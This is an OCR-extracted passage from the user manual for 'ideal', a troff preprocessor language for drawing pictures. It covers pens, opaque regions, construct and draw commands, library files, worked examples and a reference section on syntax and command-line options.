
5. Iteration of *ideal* Constructs

5.1. Pens

In Donald Knuth's METAFONT [5] system, pens are different shapes—circles, ellipses, and polygons—that draw along curves. *Ideal* includes pens as a generalization of this idea: *any* box may be used to draw along a line. For instance, users may define ''dashed'' or ''dotted'' pens. A pen statement looks like this:

```
conn x to y
        using n pen {
                ...
        } <a,b>;
```

(The only keywords in this statement are *conn*, *to*, and *using*.) *Pen* may be any box. *Ideal* will place *n* copies of *pen* in the space from *x* to *y*. *a* and *b* are expressions known to *pen*. The first instance of *pen* will have *a* at *x*, and the last instance of *pen* will have *b* at *y*; every instance in between will have its *a* at the preceding one's *b*, and its *b* at the succeeding one's *a*, as shown in this picture:




Here is an example box that contains an angular wavy path:





```
wavy {
        var start, end, perp, pt1, pt2, ht;
        perp = (0,1)*(start - end)/abs(start - end);
        pt1 = 0.25[start,end] + perp*ht;
        pt2 = 0.75[start,end] - perp*ht;
        conn start to pt1 to pt2 to end;
}
```

Here we use *wavy* as a pen to indicate that part of a rectangle is missing.



```
main {
        var ne, nw, se, sw;
        var n1, s1, n2, s2;
        ne = nw + 2;
        se = sw + 2;
        ne = se + (0,1);
        n2 - 0.4 = n1 = 0.6[nw,ne];
        s2 - 0.4 = s1 = 0.4[sw,se];
        conn n1 to nw to sw to s1;
        conn n1 to s1
                using int(5*abs(n1-s1)) wavy {
                        ht = -0.1;
                } <start,end>;
        conn n2 to ne to se to s2;
        conn n2 to s2
                using int(5*abs(n2-s2)) wavy {
                        ht = -0.1;
                } <start,end>;
}
```

We can change *wavy* to contain a smooth wave by changing the word *conn* in the fifth line of its definition to *spline*, and use the same instructions above to draw the picture with the new pen.



5.2. Pens as For-Statements

If *ideal* had a for-statement, the pen statement

```
conn x to y
        using n pen {
                ...
        } <a,b>;
```

would be equivalent to

```
for i = 1 to n {
        put pen {
                a = ((i-1)/n)[x,y];
                b = (i/n)[x,y];
                ...
        };
}
```


This means a pen statement can be used to synthesize a for-statement in an *ideal* program. Here is a pen statement to draw a dashed arc:

```
conn 0 to 180
        using 10 arc {
                center = 0;
                radius = 1;
        }<startang, 9+endang>;
```



To draw a set of concentric circles we can say:

```
main {
        conn 1 to 6
                using 5 circle {
                        center = 0;
                        } <radius,radius+1>;
}
```



In the first example, the second expression in angle brackets is important: it means that each ‘‘dash’’ covers nine degrees. In the second example, this expression is redundant: its only purpose is to prevent *ideal* from generating a stream of error messages about inconsistent equations. This contorted way of simulating for-statements is necessary only because pens are meant to do the right thing at each end of and all along a path that is being drawn with some box, and not as general iteration constructs.

Why doesn’t *ideal* have for-statements? Notice that every variable in an *ideal* program is assigned a value exactly once. Obviously the index of a for-statement must be an exception to that rule. Generating the index internally prevents the need to have two kinds of variables—changing and fixed. The local variables of boxes placed by pen statements cannot be referenced outside the pen statement, because the boxes are not named when they are placed. A general for-statement could lead to the need to generate automatically names for different instances of boxes, a hard problem that I don’t understand well enough yet.

5.3. Filling Regions


Because any box can be used as a pen, we can shade regions. (We can have not only dashed and dotted ink, but checkered paint!) Take box *wavy*, for instance. First we construct a box *brush*, which consists of seven copies of *wavy* going horizontally:

```
brush {
        var top, bot;
        var bwd, bht;
        var leftpt, rightpt;
        leftpt = 0.5*(top+bot) - bwd/2;
        rightpt = 0.5*(top+bot) + bwd/2;
        conn leftpt to rightpt
                using 7 wavy {
                        ht = bht;
                }<start,end>;
}
```



Then we use ‘‘brush’’ to draw vertically over the region of interest.

```
conn (0,1) to (0,-1)
        using 6 brush {
                bwd = 2;
                bht = 0.1;
                }<top,bot>;
```




6. Opaque Boxes

Ideal includes statements to blot out pieces of a picture. In this section we will sometimes place opaque boxes without explicitly drawing any background. In such cases, assume that we have painted over the area with pens as above.

6.1. Opaque Polygons


Ideal needs to know the vertices of a polygon in order to opaque the area it covers. The vertices are specified as a list in a *boundary* statement. For instance, to opaque a rectangular region using the *rect* box defined in Section 3, we could use the following statement:

```
put rect {
        opaque;
        boundary= sw, se, ne, nw;
        sw = (-0.4,-0.4);
        wd = ht = 1;
};
```



The sides of the rectangle are drawn by *rect*: they are not supplied automatically by the opaquing routine. If we wanted to save only the interior of the rectangle, we could use almost the same statement:

```
put rect {
        opaque exterior;
        boundary = sw, se, ne, nw;
        sw = (-0.4,-0.4);
        wd = ht = 1;
};
```



If we plan to opaque a lot of rectangles, we should include a *boundary* in the definition of *rect*. Such a default *boundary* would be referenced only if the parameter section of the *put* statement included an opaque statement *and* did not include its own *boundary*.


6.2. Opaque Circular Arc Polygons

The edges of opaque regions can also be circular arcs.

This generalization of the simple boundary statement is the most recent addition to *ideal*. It avoids treating circles and their sectors and segments as special cases, and makes opaquing circular arc polygons much easier.


To specify a circular arc edge, one gives its endpoints and a point through which it passes; this ‘‘pass-through’’ point is marked in the boundary list by the symbol ‘‘^’’. For example, the boundary list for the sector shown below is

```
boundary = center, cis(30), ^ cis(45), cis(60);
```




Another common opaque arc is the segment:

```
boundary = cis(0), ^ cis(45), cis(90);
```



One can construct an opaque circle out of two semicircular edges:

```
boundary = cis(0), ^ cis(90), cis(180), ^ cis(270);
```



Here, the outer circle has an opaque exterior, while the inner circle has an opaque interior.

6.3. Order is Important

Without the ability to opaque, the order in which boxes are put does not matter. But when some boxes are opaque, order obviously *does* matter. Put statements are executed in the order in which they appear in the box definition. When an opaque box is drawn, the opaquing is done *first*, then the lines of the box are drawn; so, for instance, an opaque *listnode* does include the line down its middle separating its *info* field from its *next* field.

6.4. Some Hard Facts

Neither text nor splines can be used to opaque objects, nor will they be clipped properly if they are in a picture and an opaque box is placed over them.

The problem with text is that *ideal* operates as a *troff* preprocessor, so it cannot determine anything about the size of the text, and it needs to know that if it is to do anything involving opaquing and text.

The problem with splines is more subtle. When a line or circular arc is chopped, it is easy to specify the lines or circular arcs that remain. But when a spline is chopped, the guiding points of the resulting curve pieces are hard to determine.

7. Paper Commands

Ideal includes two commands that are analogous to the way people draw on paper.

7.1. Construct

The *construct* statement looks just like a *put* statement, with the keyword *put* replaced by *construct*. It is best to think of it as laying a sheet of tracing paper over the current drawing. Anything constructed will be drawn on this sheet. When you return to the layer underneath, you may refer to any of the local variables (for example, with a *put* statement), but the lines and curves in the constructed picture don't show.

```
main {
        construct A: rect {
                sw = 0;
                wd = ht = 1;
        };
        construct B: rect {
                n = A.s - (0,1);
                wd = ht = 1;
        };
        'top' at A.c;
        'bottom' at B.c;
        put arrow {
                hd = B.n;
                tl = A.s;
        };
}
```




Here we have used ''invisible boxes'' to place the arrow around the text without drawing the boxes.

7.2. Draw

The *construct* command may also be used to localize the effects of opaque boxes. We saw above how to draw a filled polygon: paint over the area, then opaque the exterior of the polygon. But how can we draw *two* filled polygons in the same picture?

One solution is to construct them both, then use the *draw* command to add them to the main picture. The *draw* command transfers the contents of the named sheet of tracing paper to the sheet below.



```
null {
}

pentagon {
        var center, radius,
                pt1, pt2, pt3, pt4, pt5;
        pt1 = center + radius;
        pt2 = center + cis(72)*radius;
        pt3 = center + cis(144)*radius;
        pt4 = center + cis(-144)*radius;
        pt5 = center + cis(-72)*radius;
        conn pt1 to pt2 to pt3 to pt4 to pt5 to pt1;
        boundary = pt1, pt2, pt3, pt4, pt5;
}

main {
        construct A: null {
                conn (0,1) to 0
                        using 7 brush {
                                bwd = 1;
                                bht = 0.1;
                                }<top,bot>;
                put pentagon {
                        center = (0,0.5);
                        radius = (0,0.5);
                        opaque exterior;
                };
        };
        construct B: null {
                conn (0.5,0.5) to (1.5,0.5)
                        using 5 brush {
                                bwd = (0,1);
                                bht = 0.1;
                                }<top,bot>;
                put circle {
                        center = (1,0.5);
                        radius = 0.5;
                        opaque exterior;
                };
        };
        draw A;
        draw B;
}
```

Even *put* statements can be added to the parameter sections of *construct* (and *put*) statements! Believe it or not, box *null* defined above is one of the most useful: it gives us a way to name a set of commands and variables so that we may reference them later, yet it doesn't require us to define a box that will be used only once.

Given *construct* and *draw*, why do we need a special box *hole* to opaque a circular area without drawing anything? Why not just construct an opaque circle, then draw it on the main picture? The problem is that the effect of opaquing is localized just as much as the drawing, so an opaque constructed circle won't opaque anything that lies underneath.

8. Library Files

Library files are available to draw common figures and for special figures like circles and arcs. To include a library file as part of an *ideal* program, include the line

```
...libfile name
```

in your *ideal* program (between the `.IS` and `.IE` lines that mark its start and end.) This section describes available library files that have been alluded to up to now.

8.1. Rectangle

File *rect* contains the definition of box *rect*, which looks like the definition in Section 3, with five more variables: *n*, *s*, *e*, *w*, and *c*, which are the four compass points and the center, respectively.

```
rect {
        var ne, nw, sw, se,
        n, e, w, s, c,
        ht, wd;
        ne = se + (0,1)*ht;
        nw = sw + (0,1)*ht;
        ne = nw + wd;
        n = (ne+nw)/2;
        s = (se+sw)/2;
        e = (ne+se)/2;
        w = (nw+sw)/2;
        c = (ne+sw)/2;
        ht ~ 1;
        wd ~ 1.5;
        boundary = ne, nw, sw, se;
        conn ne to nw to sw to se to ne;
}
```

8.2. Arrow

File *arrow* contains the definition of box *arrow* as given in Section 3.

```
arrow {
        var tl, hd, head, perp, headang;
        conn tl to hd;
        perp = head*(tl-hd)/abs(tl-hd);
        conn hd + cis(headang)*perp to hd to hd + cis(-headang)*perp;
        head ~ 0.1;
        headang ~ 25;
}
```

8.3. Wavy

Library file *wavy* contains the definition for the familiar *wavy*.

```
wavy {
        var start, end, perp, pt1, pt2, ht;
        perp = (0,1)*(start - end)/abs(start - end);
        pt1 = 0.25[start,end] + perp*ht;
        pt2 = 0.75[start,end] - perp*ht;
        conn start to pt1 to pt2 to end;
}
```

8.4. Dash

Library file *dash* contains the definition of box *dash*, which may be useful for drawing dashed lines:

```
dash {
        var start, end;
        conn start to 0.25[start,end];
        conn 0.75[start,end] to end;
}
```

8.5. Circles

Box *circle* resides in a library file of the same name, and has the local variables described in Section 3: *center*, *radius*, $z1$, $z2$, and $z3$.

Box *circle* actually consists of variable declarations and a put of box *CIRCLE*. So, if you will have many circles of a particular radius, it might be easier for you to define your own, say, *circle*3:

```
circle {
        var center, radius, z1, z2, z3;
        put CIRCLE {
                radius = 3;
        }
}
```

8.6. Arcs


Box *arc* is contained in a library file of the same name, with local variables as described in Section 3: *center*, *radius*, *start*, *midway*, *end*, *startang*, *midang*, and *endang*.

As above, *arc* calls on a box called *ARC*.

9. Examples

9.1. B-Trees

This example depicts a B-tree [10] whose nodes have many children.



```
...libfile rect
arrow {
        var tl, hd, headvec, head;
        headvec = hd + head*(tl - hd)/abs(tl - hd);
        conn tl to hd;
        conn hd + cis(20)*(headvec - hd)
                to hd
                to hd + cis(-20)*(headvec - hd);
}

dot {
        var s, e;
        '\(bu' at 0.5[s, e] - (0,0.1);
}


per {
        var s, e;
        '.' at 0.5[s, e];
}

main {
        var rw, rh;
        rw = 2;
        rh = 1;
        var hmv, vmv;
        hmv = 0.6;
        vmv = 0.3;
        var ah;
        ah = 0.2;
        put root: rect {
                sw = (0,1);
                wd = rw;
                ht = 1;
        };
        put next: rect {
                sw = youngest.sw + 2*(hmv, vmv);
                wd = rw;
                ht = rh;
        };
        put youngest: rect {
                sw = bro.sw + (hmv, vmv);
                wd = rw;
                ht = rh;
                opaque;
        };
        put bro: rect {
                sw = eldest.sw + (hmv, vmv);
                wd = rw;
                ht = rh;
                opaque;
        };
        put eldest: rect {
                im(nw) = im(3[root.nw,root.sw]);
                re(0.5[nw, next.nw]) = re(0.5[root.nw, root.ne]);
                wd = rw;
                ht = rh;
                opaque;
                put arrow {
                        head = ah;
                        tl = 0.0[sw, se] + 0.5 * (nw - sw);
                        hd = tl - (0, 1) * cis(-27);
                };
                put arrow {
                        head = ah;
```

```
                        tl = 0.33[sw, se] + 0.5 * (nw -sw);
                        hd = tl - (0,1) * cis(-9);
                };
                put arrow {
                        head = ah;
                        tl = 0.67[sw, se] + 0.5 * (nw - sw);
                        hd = tl - (0,1) * cis(9);
                };
                put arrow {
                        head = ah;
                        tl = 1.0[sw, se] + 0.5 * (nw -sw);
                        hd = tl - (0,1) * cis(27);
                };
        };
        put arrow {
                head = ah;
                tl=root.sw + 0.5 * (root.nw - root.sw);
                hd=eldest.nw;
        };
        put arrow {
                head = ah;
                tl=0.1[root.sw,root.se] + 0.5 * (root.nw - root.sw);
                hd=bro.nw;
        };
        put a: arrow {
                head = ah;
                tl=0.2[root.sw,root.se] + 0.5 * (root.nw - root.sw);
                hd=youngest.nw;
        };
        put b: arrow {
                head = ah;
                tl = 0.5[root.ne, root.se];
                hd = next.nw;
        };
        put arrow {
                head = ah;
                hd = root.nw;
                tl = 0.5[root.nw, root.ne] + (0, 1.0);
        };
        conn next.nw to youngest.nw using 3 dot{}<s, e>;
        conn next.se to youngest.se using 3 dot{}<s, e>;
        conn b.tl to a.tl using 4 per{}<s, e>;
}
```

9.2. A Sector Grid

Norm Schryer used this figure to show how numerical integration is used to find the area of planar regions.




```
...libfile hole
gridline {
        var a,b;
        var neg, pos;
        conn a - neg to a + pos;
}

main {
        var n;
        n = 21;
        conn (0,0) to (0,1+1/(n-1))
                using n gridline {
                        neg = 0;
                        pos = 1;
                } <a,b>;
        conn (0,0) to (1+1/(n-1),0)
                using n gridline {
                        neg = 0;
                        pos = (0,1);
                } <a,b>;
        put hole {
                radius = 1;
                center = (0,0);
                opaque exterior;
        };
}
```

9.3. Polygon Clipping

This example from [6] illustrates all possible positions of a line segment with respect to a polygon.


$P_2(P_1)$
$P_1(P_2)$
++−−
(a)
$P_1(P_2)$
+−−−
(−+−−)
$P_2(P_1)$
(b)(b1)
$P_1(P_2)$
+−−+
(−++−)
$P_2(P_1)$
(c)(c1)
−−−+
(−−+−)
$P_1(P_2)$
$P_2(P_1)$
(d)(d1)
−−++
$P_1(P_2)$
$P_2(P_1)$
(e)
$P_1(P_2)$
$P_2(P_1)$
−−−−
(f)

```
.ps 8
.EQ
gsize 8
define P12 " P sub 1 ( P sub 2 ) "
define P21 " P sub 2 ( P sub 1 )"
.EN
...libfile circle
...minx -1
...maxx 6
...miny -1
...maxy 12
box spot{
        var loc;
        put circle{
                var center, radius;
                center = loc;
                radius = 0.02;
                opaque;
                };
        }
box vert{
        var midd, llength;
        conn midd+llength to midd-llength;
        }
box poly{
        var c1,p1,p2,p3,p4,p5,r1,tp,bp,ta,tb;
        p1 = c1+r1;
        p2 = cis(65)[c1,p1];
        p3 = cis(170)[c1,p1];
        p4 = cis(190)[c1,p1];
        p5 = cis(300)[c1,p1];
        tp = c1+(0,ta)*r1;
        bp = c1+(0,tb)*r1;
        conn p1 to p2;
        conn p2 to p3;
        conn p3 to p4;
        conn p4 to p5;
        conn p5 to p1;
        put vert{ midd=c1; llength=(0,1.6)*r1; };
        put spot{ loc=tp; };
        put spot{ loc=bp; };
        left '$P12$' at tp+0.1;
        left '$P21$' at bp+0.1;
        }
box main {
        put poly{
                c1 =(1,9); r1 = (1,0); ta=1.1; tb=1.4;
                left '$++--$' at p2-1.5;
                right '(a)' at c1-(0.7,1.2);
                };
        put poly{
                c1 =(3.5,9); r1 = (1,0); ta=1.1; tb=0.2;
                left '$+---$' at p2+0.5;
                left '$(-+--)$' at p2+(0.5,-0.15);
                right '(b)(b1)' at c1-(0.7,1.2);
                };
        put poly{
                c1 =(1,5); r1 = (1,0); ta=1.1; tb=-1;
                left '$+--+$' at p2-1.5;
                left '$(-++-)$' at p2-(1.5,0.15);
                right '(c)(c1)' at c1-(0.7,1.2);
                };
        put poly{
                c1 =(3.5,5); r1 = (1,0); ta=0.2; tb=-1;
```

```
                left '$---+$' at p2+(0.5,-0.3);
                left '$(--+-)$' at p2+(0.5,-0.45);
                right '(d)(d1)' at c1-(0.7,1.2);
                };
        put poly{
                c1 =(1,1); r1 = (1,0); ta=-1; tb=-1.4;
                left '$--++$' at p4-(0,0.5);
                right '(e)' at c1-(0.7,1.2);
                };
        put poly{
                c1 =(3.5,1); r1 = (1,0); ta=0.2; tb=-0.2;
                left '$----$' at p1+0.2;
                right '(f)' at c1-(0.7,1.2);
                };
}
```

10. Acknowledgements

My thanks to all who read drafts of this manual and criticized constructively: Al Aho, Lorinda Cherry, Eric Grosse, Steve Johnson, Brian Kernighan, John Mashey, Doug McIlroy, and Theo Pavlidis; and to early users of *ideal*, especially Eric Grosse, Theo Pavlidis, Norm Schryer, and Peter Weinberger.

11. References

1. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
4. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Knuth, D.E. *TEX and METAFONT: New Directions in Typesetting*. Digital Press, Educational Services, Digital Equipment Corporation, Bedford, Massachusetts 01730, 1979.
6. Pavlidis, T. *Algorithms for Graphics and Image Processing*. Computer Science Press, Rockville, Maryland, 1982.
7. Van Wyk, C.J. A high-level language for specifying pictures. *ACM Transactions on Graphics 1*, 2 (1982), 163-182.
8. Van Wyk, C.J. A Language for Typesetting Graphics. PhD Thesis, Stanford University, 1980.
9. Van Wyk, C.J. IDEAL User's Manual. Bell Laboratories Comp. Sci. Tech. Rep. No. 103, December 1981.
10. Weinberger, P.J. Unix B-trees. AT&T Bell Laboratories, 1981.

12. Ideal Reference Manual

Ideal programs are usually interpolated into *troff* input files. Each program must be preceded by a `.IS` line, and followed by either a `.IE` line or a `.IF` line. The `.IE` line directs that further text will follow the picture, while the `.IF` line leaves the current position as it was when the `.IS` line was encountered.

In this description, italicized names refer to nonterminal grammar symbols. A parenthesized construct followed by a star means zero or more repetitions of the construct within. Comments may appear in *ideal* programs between `/*` and `*/` brackets (which nest), and between # and newline.

12.1. Elements of the *ideal* Language

Ideal expects to be presented with a collection of boxes. *Ideal* prepares instructions to draw the picture specified by box *main*. If no such box exists, no picture is drawn, but the definitions that did appear are remembered. A box looks like this:

identifier `{`
(*statement*)*
`}`

The sections below describe allowed statements. An *identifier* is a sequence of letters and digits that starts with a letter. A *string* is a sequence of characters between double quotes.

12.1.1. Variable Declarations

`var` *identifier* (`,` *identifier*)* `;`

This declares complex variables for which space will be allocated whenever the box in which this statement appears is instantiated. These declarations should appear before any other statements, though this order is not enforced at the moment.

12.1.2. Equations

expr `=` *expr* (`=` *expr*)* `;`
expr `~` *expr* (`~` *expr*)* `;`

These statements declare relations that should exist among the named variables. Equations that involve more than two expressions to be equated are processed left to right. The second form (an equation with a ~ instead of an equals sign) requests that no error message be generated if the equation is inconsistent. Built-in operators include +, – (both unary and binary), *, and /, with unary minus binding more tightly than multiplication and division, which in turn bind more tightly than addition or subtraction. Parentheses may be used to enforce a particular order of evaluation. The expression

`(` $expr_1$ `,` $expr_2$ `)`

has as real part the real part of $expr_1$ and as imaginary part the real part of $expr_2$. (The parentheses in this example are not metacharacters.) The expression

$expr_1$ `[` $expr_2$ `,` $expr_3$ `]`

is evaluated as $expr_2 + expr_1 * (expr_3 - expr_2)$, that is ''$expr_1$ of the way from $expr_2$ to $expr_3$.'' Built-in functions are described below.

12.1.2.1. Manipulating Complex Numbers

`re (` *expr* `)`
`im (` *expr* `)`
`conj (` *expr* `)`

These functions return, respectively, the real part, the imaginary part, and the complex conjugate of *expr*.

12.1.2.2. Absolute Value

`abs (` *expr* `)`

This returns the absolute value of *expr*.

12.1.2.3. Unit Vector Functions

`cis (` *expr* `)`
`E (` *expr* `)`
`unit (` *expr* `)`

Function `cis()` returns a unit vector in the direction of its argument, which is interpreted as an angle. For θ in radians, `cis` θ is defined as $e^{i\theta} \equiv \cos\theta + i\sin\theta$, and `E`($x$) is defined as `cis` $2\pi x$. If θ is in degrees, which it usually is in *ideal* programs (see below), *ideal* makes the necessary conversion so that `cis()` and `E()` work right.

Function `unit()` returns a unit vector in the direction of its argument, which is a vector. For z a complex number, `unit`(z) ≡ z/`abs`(z).

12.1.2.4. Floating Truncation

`int (` *expr* `)`

This function returns the integer part of the real part of *expr*.

12.1.2.5. Inverse Trigonometric Function

`angle (` *expr* `)`

This function returns the arctangent of `im`(*expr*)/`re`(*expr*).

12.1.3. Square Root Function

`sqrt (` *expr* `)`

This function returns the square root of its complex argument.

12.1.4. Line Drawing

```
conn expr to expr ( to  expr)* ;
```

This statement directs that lines be drawn between each successive pair of points.

12.1.5. Box Placement

```
[ident1 :] put ident2 { (statement)* } ;
put ident1 : ident2 { (statement)* } ;
```

This statement directs that box *ident*$_2$ be instantiated with the statements in braces prepended to those already present in its definition. If *ident*$_1$ is present in the statement (the optional first form, or the second form), the instantiated box's name is *ident*$_1$, and a local variable *x* of the box may be referenced as *ident*$_1$.*x*.

12.1.6. Pen Drawing

```
conn expr1 to expr2 using expr3
        identifier { (statement)* }
        < expr4 , expr5 > ;
```

This statement is shorthand for the following loop:

```
for i = 1 to expr3 by 1
    put identifier {
            expr4 = ((i-1)/expr3)
                    [expr1,expr2];
            expr5 = (i/expr3)
                    [expr1,expr2];
            (statement)*
    };
```

Note that it is different from mere text expansion because the upper limit (*expr*$_3$) may not be known explicitly when the program is written. Note too that *ideal* does *not* include a for-statement!

12.1.7. Drawing Splines

```
spline expr to expr (to  expr)* ;
```

This statement draws a spline guided by the named points in order.

12.1.8. Placing Captions

```
left string at expr;
string at expr;
right string at expr;
```

Use these statements to place *string* at *expr*. The default is to center the string at *expr*. The keyword *left* causes the string to start at *expr*, while the keyword *right* causes the string to end there.

12.1.9. Constructing and Drawing Boxes

```
construct ident1 :
        ident2 { (statement)* } ;
ident1 : construct
        ident2 { (statement)* } ;
draw identifier ;
```

The first two of these statements are like the *put* statements defined above, but they add to a picture named *ident*$_1$, instead of to the current picture. The third directs that the named picture (created by a *construct* command) be added to the current picture.

12.1.10. Statements Related to Opaquing

```
boundary = expr , expr (,expr)+ ;
opaque [ interior ] ;
opaque exterior ;
```

The *boundary* statement specifies the vertices of a polygon to be opaqued. The first *opaque* statement directs that the interior of the polygon be opaque. The second directs that the exterior be made opaque. If no boundary list is given for a circle, it will opaque a circular region. To get an opaque circular region without drawing the circle, use the box *hole* instead. Two other boxes are available for opaquing: *sector* opaques a sector of an arc and *segment* opaques a segment of an arc. The variables in these boxes are the same as in arc.

12.2. Command-Line Options

These options may appear on the command line.

12.2.1. Selecting the Postprocessor

```
-p
-4
-n
```

Ideal usually prepares output for processing by *troff*; all output dimensions are expressed in inches so that *troff* can do the appropriate thing for any typesetter. The `-p` option directs that the output be generic *plot* output. The `-4` option causes the output to appear on the screen of a 4014. Both options cause a screen erase at each `.IS`, but only the `-4` option causes a pause for input at each `.IE`. The screen erase at `.IS` lines may be suppressed by including the line

```
...noerase
```

and may be restored by the line

```
...yeserase
```

Option `-n` directs that the raw *ideal* output remain uninterpreted, so it can be run through *nroff* without harm.

12.2.2. Quality Option

`-q`

When *ideal* is used to prepare figures for typeset text, one has a choice of how to draw horizontal and vertical lines. Without the `-q` option, *ideal* uses rule characters, which draw the lines fast, but may not be accurate. Giving the `-q` option causes *ideal* to draw all lines, including horizontal and vertical lines, using dots; this takes longer, but is more accurate.

12.2.3. Angle Processing

`-r`

Ideal expects angles in degrees. The `-r` option causes *ideal* to expect them in radians instead. (See also the section on Angle Processing as a command to *ideal*, below.)

12.2.4. Including Library Files

`-l`*libfile*

This causes *ideal* to read the named library file before it begins processing the input files or the standard input. (See also the section on Including Library Files as a command to *ideal*, below.)

12.3. Commands to Control *Ideal* Processing

These commands affect decisions that must be made during the processing of an *ideal* program. They should appear after the `.IS` delimiter, each on a separate line beginning with three dots.

12.3.1. Forgetting a Box

`...forget` (*boxname*)*

All box definitions except the definition of *main* survive across `.IS`/`.IE` boundaries. If you won't need a box again, and memory space is tight, you can use the *forget* command to reclaim the space its definition requires. Because of implementation deficiencies, at most five names of boxes may appear on one *forget* line. There is no way to remember the *main*.

12.3.2. Angle Processing

`...degrees`
`...radians`

Ideal expects angles (arguments to cis and the result of *angle*) to appear in degrees, unless it was invoked with the `-r` option on the command line, in which case it expects angles in radians. These two commands may be used to switch back and forth between degrees and radians. Only one convention may be used within a single *ideal* program, that is between `.IS` and `.IE`.

12.3.3. Including Files

`...libfile` (*file*)*
`...include` (*file*)*

